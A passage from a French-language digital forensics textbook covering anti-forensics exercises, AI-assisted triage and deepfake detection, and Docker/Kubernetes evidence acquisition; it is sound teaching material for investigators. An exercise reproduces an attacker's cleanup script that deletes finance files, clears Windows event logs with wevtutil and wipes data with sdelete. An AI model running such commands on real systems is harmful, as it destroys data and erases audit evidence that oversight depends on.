(c) Pourquoi les 4 horodatages MACE parfaitement identiques dans le `$MFT` sont-ils eux-mêmes un indice suspect, indépendamment de la divergence avec le `$UsnJrnl` ?

✍ Exercice 22.3. Investigation complète avec anti-forensique ★★★

Dans l'affaire ONAMBELE (Ch. 3 (UE SEC4031)), vous découvrez les éléments suivants lors de l'analyse du serveur compromis :

- Event ID 1102 dans le journal Security à 03h42:15 ;
- `$UsnJrnl` : suppression de 14 fichiers `.xlsx` entre 03h40:00 et 03h41:30 ;
- Un fichier `cleanup.bat` dans le Prefetch, exécuté à 03h39:50, contenant (reconstitué depuis la RAM via Volatility `cmdline`) :

```
del C:\Finance\rapports\*.xlsx
wevtutil cl Security
wevtutil cl System
sdelete -p 3 C:\Finance\rapports\*
```

(a) Reconstituez la chronologie complète des événements, en distinguant ce qui s'est passé et ce qui a été tenté pour le dissimuler.

(b) L'utilisation de `sdelete -p 3` (3 passes d'écrasement) rend-elle les fichiers `.xlsx` définitivement irrécupérables ? Quelles sources alternatives existent malgré cela (pensez aux chapitres précédents : sauvegardes, logs réseau, copies cloud) ?

(c) Rédigez 4 constatations et l'analyse correspondante, en respectant scrupuleusement la structure du Ch. 20.

(d) Quelle valeur cette séquence (suppression → effacement logs → wiping sécurisé) apporte-t-elle à la démonstration de l'intention coupable ? Comment formuler cela sans franchir la limite de la qualification juridique (réservée à l'autorité judiciaire) ?

Note

Transition. La maîtrise de l'anti-forensique complète le socle technique du cours : vous savez désormais non seulement investiguer, mais aussi reconnaître et contrer les tentatives de dissimulation. Cette compétence est transversale elle s'applique à chaque type d'evidence rencontré dans la Partie IV.
Les chapitres suivants de la Partie V (selon le programme retenu) abordent les perspectives prospectives : OSINT avancé, intelligence artificielle appliquée à la détection d'anomalies, et impact des technologies post-quantiques sur l'intégrité des preuves numériques à long terme.

23

INTELLIGENCE ARTIFICIELLE ET FORENSIQUE

« L'intelligence artificielle ne ment pas mieux que l'humain, elle ment plus vite, à plus grande échelle, et laisse des traces différentes. »

Adapté de la pratique forensique contemporaine

Niveau : *Expert* • Notions de machine learning recommandées mais non indispensables : ce chapitre explique les concepts nécessaires. Lecture du cas MUNGO (Ch. 21) recommandée.

✦ Objectifs du chapitre

- ➢ Distinguer les deux usages de l'IA en forensique : l'IA comme outil d'investigation et l'IA comme objet d'investigation.
- ➢ Appliquer des techniques de triage automatisé pour prioriser l'analyse de grands volumes de données.
- ➢ Détecter forensiquement les contenus générés ou modifiés par IA : images, audio (deepfakes), texte.
- ➢ Comprendre les limites épistémologiques des outils d'IA en contexte judiciaire : biais, explicabilité, robustesse au contre-interrogatoire.
- ➢ Documenter une analyse assistée par IA dans le respect de la distinction constatation/analyse (NIST SP 800-86 [26]).
- ➢ Anticiper les évolutions de l'IA générative et leur impact sur l'admissibilité des preuves numériques.

Deux visages de l'intelligence artificielle en forensique

Le cas MUNGO (Ch. 21) a posé une question restée ouverte : comment analyser forensiquement un clip audio deepfake ? Ce chapitre y répond en élargissant le cadre : l'intelligence artificielle se présente sous deux visages distincts pour l'investigateur numérique.

1. **L'IA comme outil** : accélérer le triage de téraoctets de données, détecter des anomalies invisibles à l'œil humain, automatiser des tâches répétitives.
2. **L'IA comme objet** : les contenus générés par IA (deepfakes, textes synthétiques, images générées) deviennent eux-mêmes des preuves ou des éléments à authentifier.

Ces deux visages exigent des compétences différentes mais complémentaires.

23.1 L'IA comme Outil : Triage et Détection d'Anomalies

23.1.1 Le problème du volume

Une investigation moderne implique fréquemment des volumes de données qu'aucune analyse manuelle exhaustive ne peut traiter dans des délais raisonnables : des millions d'emails, des téraoctets de logs réseau, des dizaines de milliers de photos. Le rôle de l'IA n'est pas de remplacer l'investigateur mais de **prioriser** ce qu'il doit examiner en premier.

Définition

Triage assisté par IA : utilisation d'algorithmes de classification ou de détection d'anomalies pour ordonner un volume de données selon leur pertinence probable, *sans* se substituer à la décision finale de l'investigateur humain.

23.1.2 Classification d'emails et de documents

Outils · Triage d'emails avec classification supervisée

```
# Cas type : 50 000 emails saisis dans l'affaire FAKO (Ch.20)
# Objectif : identifier les emails pertinents pour la fraude
# comptable sans les lire un par un

# Approche 1 : classification par mots-cles ponderes (simple,
# explicable -- recommande en premiere passe)
python3 << 'EOF'
import re
from collections import Counter

mots_cles = {
    'virement': 3, 'compte bancaire': 3, 'urgent': 1,
    'confidentiel': 2, 'ne pas divulguer': 3, 'IBAN': 3,
    'mot de passe': 2, 'autorisation': 1
}

def score_email(texte):
    texte_lower = texte.lower()
    return sum(poids for mot, poids in mots_cles.items()
```

```
                if mot in texte_lower)

# Trier les emails par score decroissant
# Les 200 emails les plus eleves sont examines en priorite
EOF

# Approche 2 : modele de classification (necessite jeu
# d'entrainement -- moins explicable, a documenter avec
    precaution)
# scikit-learn, classification Naive Bayes ou SVM
# ATTENTION : un modele "boite noire" pose un probleme
# d'explicabilite en contexte judiciaire (cf. section limites)
```

Γ_{CRO} Analyse CRO · Confidentialité · Fiabilité · Opposabilité

Analyse CRO. Triage IA et risque de biais

$\mathcal{R}$ (Fiabilité) : un modèle de triage bien calibré accélère l'identification de preuves pertinentes, mais peut introduire des faux négatifs systématiques (documents pertinents non identifiés car ne correspondant pas aux patterns d'entraînement).

$\mathcal{O}$ (Opposabilité) : un tri qui *exclut* des documents de l'examen humain pose un risque majeur : si la défense découvre qu'un document à décharge a été écarté par l'algorithme sans examen humain, c'est l'ensemble du processus qui est compromis.

$\mathcal{C}$: $\sim$ $\mathcal{R}$: $\uparrow$ vitesse, $\downarrow$ risque faux négatifs $\mathcal{O}$: $\downarrow\downarrow$ si exclusion sans validation humaine

Règle pratique impérative : l'IA **priorise**, elle ne **décide jamais** de l'exclusion définitive d'un document de l'examen. Tout document, même classé comme peu pertinent, doit rester accessible et son score de classification documenté.

23.1.3 Détection d'anomalies dans les logs

>_ Outils · Détection d'anomalies comportementales (UEBA)

```
# UEBA : User and Entity Behavior Analytics
# Principe : etablir une baseline du comportement normal d'un
# utilisateur ou systeme, puis detecter les ecarts statistiques

# Exemple simplifie : detection d'horaires de connexion anormaux
python3 << 'EOF'
import pandas as pd
from sklearn.ensemble import IsolationForest

# Chargement des logs de connexion (Event ID 4624, Ch. 14)
df = pd.read_csv('connexions.csv')
# Colonnes : heure_connexion, jour_semaine, duree_session,
    volume_donnees

# Modele de detection d'anomalies (non supervise)
```

```
modele = IsolationForest(contamination=0.05, random_state=42)
df['anomalie'] = modele.fit_predict(
    df[['heure_connexion', 'jour_semaine', 'duree_session']]
)

# Les connexions marquees -1 sont des anomalies statistiques
anomalies = df[df['anomalie'] == -1]
print(f"{len(anomalies)} connexions anormales identifiees sur "
      f"{len(df)} totales")
EOF

# IMPORTANT : une anomalie statistique n'est PAS une preuve de
# malveillance. C'est un signal de priorisation pour examen humain.
# Documenter : "X connexions ont ete identifiees comme statistiquement
# atypiques par le modele Isolation Forest (parametres : contamination=
# 0.05) et ont fait l'objet d'un examen manuel detaille."
```

23.1.4 Reconnaissance d'objets dans les preuves visuelles

Outils · Détection automatisée dans des collections de médias

```
# Cas type : 15 000 photos extraites d'un telephone (Ch. 16)
# Objectif : identifier rapidement les photos contenant des
# documents, des armes, ou des visages specifiques

# Outils disponibles dans Autopsy (Ch. 16) :
# - Module "Object Detection" : categories generiques
#   (personne, vehicule, document, arme)
# - Module "Facial Recognition" : regroupement par visage
#   (PAS d'identification -- juste regroupement de similarite)

# Limite cruciale : la reconnaissance faciale automatisee a un
# taux d'erreur variable selon les populations -- documenter
# systematiquement le taux de faux positifs/negatifs du modele
# utilise et ne JAMAIS presenter une correspondance faciale
# automatisee comme une identification certaine sans validation
# par un examinateur qualifie
```

23.2 L'IA comme Objet : Détecter les Contenus Synthétiques

23.2.1 Taxonomie des contenus générés par IA

Type	Technologie typique	Contexte forensique camerounais
Deepfake vidéo	GAN, modèles de diffusion vidéo	Vidéos compromettantes fabriquées, désinformation politique
Deepfake audio	Clonage vocal (modèles *text-to-speech*)	Fausses déclarations attribuées (cas MUNGO, Ch. 21) ; arnaques par usurpation vocale
Image générée	Diffusion (Midjourney, Stable Diffusion)	Faux documents d'identité, fausses preuves visuelles
Texte généré	LLM (GPT, Claude, Llama)	Faux témoignages écrits, emails de phishing sophistiqués, faux articles de presse

Tableau 23.1. Taxonomie des contenus synthétiques

23.2.2 Détection de deepfakes audio : le cas MUNGO résolu

Reprenons la question laissée ouverte au Ch. 21 : comment analyser forensiquement les 12 clips audio deepfake de l'affaire MUNGO ?

Outils · Analyse forensique d'un clip audio suspect

```
# Etape 1 : analyse des metadonnees du fichier audio
exiftool clip_suspect.mp3
# Chercher : logiciel d'encodage, absence de metadonnees
# d'enregistrement original (date GPS, modele d'appareil)
# -- un enregistrement authentique sur smartphone a generalement
# des metadonnees riches ; un deepfake genere n'en a souvent
    aucune

# Etape 2 : analyse spectrale (spectrogramme)
sox clip_suspect.mp3 -n spectrogram -o spectrogramme.png
# Les voix de synthese presentent souvent :
# - une absence de bruit de fond naturel (silence trop "propre")
# - des artefacts de frequence caracteristiques du vocoder
    utilise
# - une regularite anormale du rythme respiratoire (souvent
    absent)

# Etape 3 : outils de detection specialises
# (recherche academique active, taux de detection variable)
# - Resemblyzer (analyse d'empreinte vocale)
python3 -c "
```

```
from resemblyzer import VoiceEncoder, preprocess_wav
encoder = VoiceEncoder()
wav = preprocess_wav('clip_suspect.wav')
embedding = encoder.embed_utterance(wav)
# Comparer avec un echantillon authentique connu du candidat
"

# - Detecteurs commerciaux : Pindrop, Resemble Detect,
#   Microsoft Video Authenticator (limites : taux de faux
#   positifs/negatifs evoluent avec chaque nouvelle generation
#   de modeles generatifs -- TOUJOURS documenter la version
#   de l'outil et sa date d'evaluation independante)

# Etape 4 : analyse contextuelle (la plus fiable a ce jour)
# - Comparer avec des enregistrements authentiques connus
#   (discours publics du candidat, interviews)
# - Verifier la coherence factuelle du contenu attribue
# - Tracer l'origine de diffusion (premiere apparition,
#   compte source -- cf. Ch. 15, analyse reseau)
```

★ Attention

L'état de l'art : course technologique sans fin

La détection de deepfakes est un domaine de recherche en évolution rapide et **aucun outil de détection actuel n'offre une fiabilité absolue**. Chaque amélioration des détecteurs est suivie d'une amélioration des générateurs (course aux armements *GAN vs détecteur*). Conséquence pour le rapport forensique :

- ➢ Ne jamais affirmer "ce clip est un deepfake" avec certitude absolue sur la seule base d'un détecteur automatisé ;
- ➢ Toujours croiser l'analyse technique avec l'analyse contextuelle (provenance, cohérence factuelle, témoignages) ;
- ➢ Documenter le taux de faux positifs/négatifs connu de l'outil utilisé à la date de l'analyse.

23.2.3 Détection d'images générées par IA

>_ Outils · Indices forensiques d'images générées

```
# Indices visuels classiques (modeles de diffusion, 2023-2025) :
# - mains avec un nombre incorrect de doigts (de moins en moins
#   fiable : les modeles recents corrigent ce defaut)
# - incoherences dans les reflets, ombres, perspectives
# - texte illisible ou deforme dans l'image (panneaux, etiquettes
   )
```

```
# - metadonnees EXIF absentes ou incoherentes avec le contexte allegue

exiftool image_suspecte.jpg
# Rechercher specifiquement :
# - Software tag (certains generateurs laissent une signature,
#   ex : "Software: Midjourney" -- de moins en moins frequent
#   car facilement supprime)
# - Absence totale de donnees EXIF (suspect pour une photo
#   pretendue prise avec un smartphone)

# Detection par analyse de frequence (artefacts de generation)
# Outils specialises :
# - Hugging Face model hub (modeles de detection open source)
# - C2PA (Coalition for Content Provenance and Authenticity)
#   -- standard emergent de signature de provenance des medias,
#   verifie via : c2patool inspect image.jpg

# IMPORTANT : l'absence d'indicateur de generation IA NE PROUVE
# PAS l'authenticite -- elle signifie seulement qu'aucun indicateur
# connu n'a ete detecte par les outils disponibles a la date
# de l'analyse
```

23.2.4 Détection de texte généré par IA

Outils · Analyse de texte suspecté généré par LLM

```
# Contexte : un temoignage ecrit, un email, ou un document
# est suspecte d'avoir ete redige par un LLM plutot que par
# son auteur pretendu

# Indices linguistiques (faible fiabilite individuelle, a
# combiner) :
# - structures syntaxiques tres regulieres
# - absence de fautes typiques de l'auteur pretendu
#   (si l'auteur a un niveau de francais connu, par exemple)
# - vocabulaire incoherent avec le profil socio-educatif declare
# - "perplexite" textuelle anormalement basse (mesure statistique
#   de la previsibilite du texte selon un modele de langage)

# Outils de detection (fiabilite limitee et contestee
# scientifiquement -- a utiliser avec EXTREME prudence en
# contexte judiciaire) :
# - GPTZero, Originality.ai, etc.
# ATTENTION : ces outils ont des taux de faux positifs
# significatifs, particulierement sur les textes d'auteurs
```

```
# non-natifs du francais/anglais -- RISQUE DE BIAIS DISCRIMINATOIRE
# a documenter explicitement si ces outils sont utilises

# Approche forensique privilegiee : analyse de la chaine de
# production du document (metadonnees du fichier, historique
# de versions, horodatage de creation vs publication) plutot
# que l'analyse stylometrique seule
```

23.3 Limites Épistémologiques de l'IA en Contexte Judiciaire

23.3.1 Le problème de l'explicabilité

Définition

Explicabilité (XAI) : capacité d'un système d'IA à justifier sa décision dans des termes compréhensibles par un humain. Les modèles de *deep learning* complexes (réseaux de neurones profonds) sont notoirement peu explicables, ils produisent un résultat sans qu'on puisse facilement tracer le raisonnement qui y a mené.

Jurisprudence & Droit applicable

L'explicabilité et le standard FRE Rule 702 / témoignage expert
Le Chapitre 11 (UE SEC4031) a présenté les *Federal Rules of Evidence*. La Rule 702 (méthodologie de l'expert) exige que les méthodes employées soient **fiables et vérifiables**. Un modèle d'IA "boîte noire" dont même son concepteur ne peut expliquer le raisonnement pose un problème direct : comment l'expert peut-il attester de la fiabilité d'une méthode qu'il ne peut pas expliquer ?
Conséquence pratique : privilégier, chaque fois que possible, des méthodes explicables (classification par règles, scores pondérés documentés) pour les conclusions qui seront présentées au tribunal. Réserver les modèles complexes (deep learning) au triage préliminaire, suivi systématique d'une validation humaine explicable.

23.3.2 Biais algorithmique et discrimination

Attention

Le risque de biais dans les outils forensiques IA
Les modèles d'IA héritent des biais présents dans leurs données d'entraînement. En contexte forensique, ce risque est documenté pour :

- **Reconnaissance faciale** : taux d'erreur significativement plus élevés pour certaines catégories démographiques selon de nombreuses études indépendantes (NIST, MIT Media Lab) ;
- **Détection de texte généré par IA** : biais documentés contre les locuteurs

non-natifs de la langue d'analyse ;

➢ **Reconnaissance vocale** : performance variable selon les accents régionaux.

Implication pour le Cameroun : les outils d'IA forensique sont majoritairement entraînés sur des corpus occidentaux. Leur application à des sujets, des voix ou des textes camerounais (accents locaux, mélange français/anglais/langues locales) **peut présenter des taux d'erreur non documentés**. Exiger systématiquement, avant utilisation en contexte judiciaire, une évaluation indépendante du taux d'erreur de l'outil sur des échantillons représentatifs de la population concernée.

23.3.3 Robustesse au contre-interrogatoire

Scénario Opérationnel · Contre-interrogatoire d'une conclusion assistée par IA

Contexte : dans l'affaire MUNGO, l'expert a utilisé un outil de détection de deepfake (taux de détection annoncé par l'éditeur : 94%) pour conclure que 8 des 12 clips audio sont des deepfakes.
Q : "Quel est le taux de faux positifs de cet outil ?"
R : "L'éditeur annonce un taux de faux positifs de 3% sur son jeu de test publié. Je n'ai pas de donnée indépendante sur la performance spécifique pour des voix en français camerounais. J'ai en conséquence croisé cette analyse avec une comparaison contextuelle [détails de l'analyse contextuelle]."
Q : "Pouvez-vous expliquer pourquoi l'algorithme a classé ce clip spécifique comme deepfake ?"
R : "L'outil utilisé fournit un score de confiance global (87% dans ce cas) mais ne détaille pas les caractéristiques spécifiques ayant motivé ce score, ce qui constitue une limite que je documente dans mon rapport. Pour cette raison, ma conclusion ne repose pas uniquement sur ce score mais sur la convergence avec [analyse spectrale manuelle, incohérences contextuelles]."
Constat : la deuxième réponse illustre la bonne pratique : l'expert reconnaît la limite de l'outil ET montre que sa conclusion ne dépend pas uniquement de cette boîte noire.

23.4 Documenter une Analyse Assistée par IA dans le Rapport

```
3.X MÉTHODOLOGIE -- OUTIL DE DÉTECTION ASSISTÉE PAR IA

Outil utilisé          : [Nom, version, éditeur]
Date d'utilisation     : [date]
Type de modèle         : [ex : réseau de neurones convolutif
                          entraîné pour la détection de deepfakes
                          audio]
```

```
Performance annoncée  : [taux de détection / faux positifs selon
                         la documentation de l'éditeur, avec
                         référence à la publication ou au rapport
                         technique correspondant]
Validation indépendante : [Oui/Non -- si Non, le mentionner
                         explicitement comme une limite]
Limite identifiée      : [absence de données de performance
                         spécifiques au contexte linguistique/
                         démographique camerounais, le cas échéant]

CONSTATATION (résultat brut de l'outil) :
"L'outil [nom] a attribué un score de confiance de 87% à
l'hypothèse que le clip audio [référence] est généré par
synthèse vocale."
[Ceci EST une constatation : c'est un fait vérifiable -- l'outil
a produit ce score. Ce N'EST PAS une preuve que le clip est
effectivement un deepfake.]

ANALYSE (interprétation avec niveau de confiance) :
"Ce résultat, combiné avec [analyse spectrale manuelle révélant
X, absence de métadonnées d'enregistrement original, incohérence
contextuelle Y], converge vers la conclusion que ce clip audio
est très probablement un contenu synthétique, avec un niveau
de confiance modéré à élevé. Cette conclusion ne repose pas
exclusivement sur le score de l'outil automatisé."
```

Listing 23.1: Modèle de documentation d'une analyse assistée par IA

❍

Notions mobilisées par le laboratoire INA-LAB-10

➢ **Mesurer un classifieur** sur un échantillon dont la vérité est connue : au seuil s, un élément de score $\geq s$ est déclaré positif. On compte les vrais positifs (VP), faux positifs (FP) et faux négatifs (FN), puis

$$\text{précision} = \frac{VP}{VP + FP}, \qquad \text{rappel} = \frac{VP}{VP + FN}.$$

➢ **Effet du seuil** : relever le seuil réduit les faux positifs (la précision monte) mais laisse passer des éléments pertinents (le rappel baisse). Le taux annoncé par l'éditeur ne remplace pas cette mesure.

➢ **Contenus synthétiques** : un enregistrement fait par un téléphone porte des métadonnées riches (modèle, date, durée) ; un clip généré n'en a souvent aucune. L'absence de métadonnées est un *indice*, jamais une preuve.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Deux visages de l'IA** : outil (triage, détection d'anomalies, accélération) et objet (deepfakes, contenus synthétiques à authentifier). Compétences différentes, rigueur identique.
- **Règle d'or du triage** : l'IA **priorise**, elle ne **décide jamais** de l'exclusion définitive d'un document. Tout document doit rester accessible et son score documenté.
- **Détection de deepfakes** : croiser systématiquement analyse technique (métadonnées, spectrogramme, outils spécialisés) et analyse contextuelle (provenance, cohérence factuelle). Aucun outil n'offre une fiabilité absolue, course technologique permanente.
- **Explicabilité** : privilégier les méthodes explicables pour les conclusions présentées au tribunal. Les modèles "boîte noire" posent un problème direct au regard du standard FRE Rule 702.
- **Biais algorithmique :** les outils d'IA forensique sont majoritairement entraînés sur des corpus occidentaux. Exiger une évaluation indépendante de leur performance sur des échantillons représentatifs avant usage judiciaire au Cameroun.
- **Documentation** : le résultat brut d'un outil IA est une **constatation** ("l'outil a produit ce score") ; son interprétation est une **analyse** (avec niveau de confiance et hypothèses alternatives). Ne jamais présenter un score automatisé comme une conclusion en soi.
- **Contre-interrogatoire** : anticiper systématiquement les questions sur le taux de faux positifs, l'explicabilité et la validation indépendante de tout outil d'IA utilisé.

✍ Exercice 23.1. Triage vs décision ★☆☆

Pour chacune des situations suivantes, déterminez si l'usage de l'IA décrit respecte la règle "l'IA priorise, ne décide jamais" :

(a) Un outil de classification trie 50 000 emails par score de pertinence ; l'investigateur examine les 500 premiers puis conclut son rapport sans mentionner les 49 500 autres.

(b) Un outil UEBA signale 12 connexions comme anormales sur 5 000 ; l'investigateur documente les 12 connexions *et* précise dans son rapport les critères et paramètres du modèle utilisé.

(c) Un détecteur de deepfake conclut "deepfake : 91% de confiance" ; le rapport

cite uniquement ce score comme preuve de falsification.

Pour chaque cas, identifiez le risque CRO associé.

✍ Exercice 23.2. Analyse de deepfake ★★☆

Vous recevez un clip audio de 45 secondes dans lequel une voix ressemblant à celle du Directeur Financier d'une entreprise camerounaise autorise un virement de 80 millions FCFA par téléphone.

(a) Listez les 4 étapes d'analyse forensique que vous appliqueriez (référez-vous à la structure de ce chapitre).

(b) Quelles métadonnées chercheriez-vous en premier ? Que signifierait leur absence totale ?

(c) Si l'outil de détection automatisé donne un score ambigu (52% de confiance "deepfake"), quelle est votre démarche ? Quelles autres sources mobilisez-vous (pensez aux Ch. 15 et 17) ?

(d) Rédigez la section "Constatation" et "Analyse" correspondant à votre conclusion, en respectant la structure du Ch. 20.

✍ Exercice 23.3. IA et biais en contexte camerounais ★★★

L'ANTIC envisage de déployer un outil commercial de reconnaissance vocale pour automatiser le traitement des plaintes orales déposées par téléphone, en complément du travail des OPJ.

(a) Quelles questions poseriez-vous à l'éditeur de l'outil avant son déploiement, en lien avec les biais algorithmiques présentés dans ce chapitre ?

(b) Le Cameroun est un pays multilingue (français, anglais, plus de 250 langues locales, avec des accents régionaux marqués). Quel risque spécifique cela pose-t-il pour un outil entraîné sur des corpus majoritairement occidentaux ?

(c) Si cet outil devait être utilisé pour trier les plaintes par ordre de priorité, quelles garanties proposeriez-vous pour respecter le principe "l'IA priorise, ne décide jamais" ?

(d) Rédigez une recommandation de politique d'usage (5 points maximum) pour l'adoption responsable de cet outil par l'ANTIC, en vous appuyant sur les principes d'explicabilité et de validation indépendante.

Note

Transition. L'intelligence artificielle transforme à la fois les capacités de l'investigateur et la nature des preuves à analyser. Cette transformation se prolonge dans l'infrastructure elle-même : conteneurs et orchestrateurs rendent les systèmes abstraits et éphémères, au point que la preuve peut disparaître en quelques secondes. C'est l'objet du chapitre suivant.

24

FORENSIQUE CLOUD-NATIVE ET CONTENEURS

> « Un conteneur compromis peut avoir disparu avant même que vous ayez fini de lire l'alerte qui vous en informe. »
>
> Réalité opérationnelle du cloud-native

Niveau : *Expert* • Notions de Docker et Kubernetes requises. Chapitre 17 (forensique cloud IaaS) indispensable : ce chapitre descend d'un niveau d'abstraction supplémentaire.

✦ Objectifs du chapitre

- ➢ Comprendre l'architecture conteneurs / orchestrateur et identifier où résident les données forensiques à chaque couche.
- ➢ Acquérir l'état d'un conteneur Docker compromis avant sa destruction : système de fichiers, processus, réseau.
- ➢ Analyser les journaux et événements Kubernetes pour reconstituer une chronologie d'attaque cloud-native.
- ➢ Gérer l'éphéméralité extrême des conteneurs : stratégies de capture en environnement de production.
- ➢ Identifier les vecteurs d'attaque spécifiques aux conteneurs : évasion, images compromises, secrets exposés.
- ➢ Documenter une investigation cloud-native dans le respect des principes de custody adaptés à cet environnement.

Pourquoi un chapitre dédié aux conteneurs

Le Chapitre 17 a traité la forensique cloud au niveau de la machine virtuelle : CloudTrail enregistre qui a lancé une instance EC2, un snapshot EBS préserve son disque. Mais l'architecture moderne des applications cloud ne s'arrête pas aux VMs : à l'intérieur de chaque VM tournent désormais des dizaines, parfois des centaines de **conteneurs**, des unités d'exécution légères, créées et détruites en quelques secondes, orchestrées par des systèmes comme **Kubernetes**.

Cette architecture pousse l'éphéméralité (déjà identifiée au Ch. 17 comme défi central du cloud) à son extrême : un conteneur compromis peut être détruit par l'orchestrateur lui-même (pour cause de redémarrage automatique, de mise à l'échelle, ou de politique de sécurité) avant que l'investigateur n'ait eu le temps d'intervenir.

24.1 Architecture Conteneurs : où Résident les Données

24.1.1 Les couches d'abstraction

Couche	Durée de vie typique	Données forensiques
Image (Docker Image)	Persistante (registre)	Code applicatif, dépendances, configuration ; analysable hors-ligne comme un firmware (Ch. 18)
Conteneur (instance d'exécution)	Secondes à jours	Processus actifs, système de fichiers en écriture (*layer* superposé), variables d'environnement
Pod (Kubernetes : groupe de conteneurs)	Minutes à mois	Logs agrégés, réseau interne au Pod, volumes partagés
Nœud (machine hébergeant les Pods)	Heures à années	Logs systemd/journald (Ch. 14), logs kubelet, images Docker en cache
Cluster (orchestrateur complet)	Persistant	`etcd` (base de données d'état) ; audit logs API Kubernetes ; configuration RBAC

Tableau 24.1. Couches d'abstraction et données forensiques

24.1.2 Le défi de l'éphéméralité extrême

Γ_{CRO} **Analyse CRO · Confidentialité · Fiabilité · Opposabilité**

Analyse CRO. Éphéméralité des conteneurs
$\mathcal{R}$ (Fiabilité) : capturer l'état exact d'un conteneur en cours d'exécution avant sa destruction nécessite une réaction en quelques secondes à minutes. Un conteneur Kubernetes peut être détruit automatiquement par une politique de *liveness probe* (redémarrage si le processus principal échoue) sans intervention humaine.
$\mathcal{O}$ (Opposabilité) : l'absence de preuve directe (le conteneur a disparu) ne signifie pas l'absence d'incident, mais elle complique significativement la démonstration. Les logs externalisés (Section 24.3) deviennent la source probatoire principale.
$\mathcal{C}$ (Confidentialité) : un cluster Kubernetes multi-tenant héberge souvent les charges

de travail de plusieurs clients sur la même infrastructure physique, l'investigation d'un Pod doit être rigoureusement cantonnée à son périmètre (*namespace*).
$\mathcal{C}$: ↓ cantonnement namespace $\mathcal{R}$: ↓↓ disparition rapide $\mathcal{O}$: ∼ dépend des logs externalisés
Conséquence opérationnelle : contrairement aux Ch. 14–18 où l'acquisition pouvait souvent attendre quelques heures, la forensique conteneur exige une **architecture de détection et réponse automatisée** (Section 24.5) mise en place *avant* l'incident.

24.2 Acquisition d'un Conteneur Docker Compromis

24.2.1 Capture de l'état d'un conteneur en cours d'exécution

Outils · Acquisition forensique d'un conteneur Docker actif

```
# PRINCIPE : agir vite, dans l'ordre de volatilite (RFC 3227
# adapte aux conteneurs, cf. Ch. 21 pour la logique generale)

# Etape 1 : identifier le conteneur suspect
docker ps
# CONTAINER ID   IMAGE          STATUS         NAMES
# a3f7b29c8e1d   webapp:latest  Up 47 minutes  prod-webapp-3

# Etape 2 : capturer les processus actifs DANS le conteneur
docker top a3f7b29c8e1d -eo pid,ppid,cmd,etime
# Revele les processus en cours -- equivalent du Volatility
# pslist (Ch. 14) mais a l'echelle du conteneur

# Etape 3 : capturer les connexions reseau du conteneur
docker exec a3f7b29c8e1d cat /proc/net/tcp
# Ou, depuis l'hote (sans modifier le conteneur) :
nsenter -t $(docker inspect -f '{{.State.Pid}}' a3f7b29c8e1d) \
    -n netstat -tupln

# Etape 4 : capturer les logs du conteneur (stdout/stderr)
docker logs a3f7b29c8e1d --timestamps > /output/container_logs.
   txt

# Etape 5 : capturer le diff du systeme de fichiers
# (ce qui a ete modifie par rapport a l'image d'origine)
docker diff a3f7b29c8e1d > /output/container_fs_diff.txt
# Resultat type :
# A /tmp/malware.sh          <- fichier Ajoute
# C /etc/passwd              <- fichier Change
# D /var/log/auth.log        <- fichier Detruit (anti-forensique !)

# Etape 6 : exporter le systeme de fichiers complet du conteneur
docker export a3f7b29c8e1d -o /output/container_export.tar
```

```
sha256sum /output/container_export.tar > /output/container_hash.txt

# Etape 7 : capturer l'image source pour comparaison
docker save webapp:latest -o /output/image_source.tar
# Comparer image_source (etat propre) avec container_export
# (etat compromis) pour isoler precisement les modifications

# Etape 8 : SEULEMENT APRES capture complete -- arreter le conteneur
# (preserve l'etat pour investigation differee si necessaire)
docker pause a3f7b29c8e1d   # gele sans detruire
# docker stop -- a eviter en premier reflexe : declenche parfois
# des hooks de nettoyage (anti-forensique involontaire)
```

★ Attention

`docker diff` : l'outil le plus sous-utilisé en forensique conteneur

La commande `docker diff` révèle en une seconde tous les fichiers ajoutés, modifiés ou supprimés par rapport à l'image d'origine immuable. C'est l'équivalent conteneur du `$UsnJrnl` (Ch. 14) : elle révèle non seulement l'activité malveillante mais aussi les **tentatives de suppression de logs internes** au conteneur (marquées `D` dans la sortie). Toujours exécuter cette commande **avant** tout arrêt du conteneur.

24.2.2 Capture mémoire d'un conteneur

Outils · Capture mémoire d'un processus conteneurisé

```
# Un conteneur partage le noyau de l'hote -- pas d'hyperviseur
# separe comme pour une VM. La capture memoire cible le ou les
# processus du conteneur depuis l'hote.

# Identifier le PID hote correspondant au conteneur
CONTAINER_PID=$(docker inspect -f '{{.State.Pid}}' a3f7b29c8e1d)
echo $CONTAINER_PID
# 48291

# Capturer la memoire du processus (sur l'hote, avec privileges)
gcore -o /output/container_memory $CONTAINER_PID
# Genere /output/container_memory.48291

# Analyse avec Volatility 3 (meme outil que Ch. 14, profil Linux)
python3 vol.py -f /output/container_memory.48291 \
    linux.bash    # historique bash si shell actif dans le conteneur
python3 vol.py -f /output/container_memory.48291 \
    linux.pslist  # processus enfants du processus principal
```

```
19
20 # Alternative : capture de la memoire complete de l'hote
21 # (capture TOUS les conteneurs, plus lourd mais plus complet)
22 # -- utiliser LiME (Linux Memory Extractor) comme au Ch. 14
23 # pour les systemes Linux
```

24.3 Logs et Événements Kubernetes

24.3.1 Architecture de logging Kubernetes

Source	Contenu	Rétention typique
API Server Audit Log	Chaque appel à l'API Kubernetes : qui, quoi, quand	Selon configuration (souvent 7–30 jours) ; **le plus important pour la forensique**
Kubelet logs	Activité du nœud : démarrage/arrêt de Pods	Logs systemd locaux (Ch. 14) ; rotation rapide
Pod logs	`stdout`/`stderr` de l'application	Perdus à la suppression du Pod sauf agrégation externe (ELK, Loki)
etcd	État complet du cluster (configuration, secrets)	Persistant tant que le cluster existe ; snapshot recommandé
Events (`kubectl get events`)	Événements du cycle de vie (création, échec, redémarrage)	**1 heure par défaut**, extrêmement volatile

Tableau 24.2. Sources de logs Kubernetes

Outils · Extraction de l'audit log Kubernetes API Server

```
1  # Format de l'Audit Log Kubernetes (JSON Lines)
2  # Localisation typique : /var/log/kubernetes/audit.log
3  # (ou exporte vers un SIEM -- cf. principe de forwarding, Ch. 21)
4
5  # Filtrer les actions sur un namespace specifique
6  cat audit.log | jq 'select(.objectRef.namespace == "production")'
7
8  # Identifier qui a cree/modifie/supprime des ressources
9  cat audit.log | jq -r 'select(.verb == "create" or .verb ==
10     "delete") | [.requestReceivedTimestamp, .verb,
11     .objectRef.resource, .objectRef.name,
12     .user.username, .sourceIPs[0]] | @csv'
13
14 # Detecter l'execution de commandes dans un Pod (kubectl exec)
15 # -- vecteur d'attaque frequent une fois un acces initial obtenu
16 cat audit.log | jq 'select(.objectRef.subresource == "exec")'
```

```
# Resultat type :
# {
#   "verb": "create",
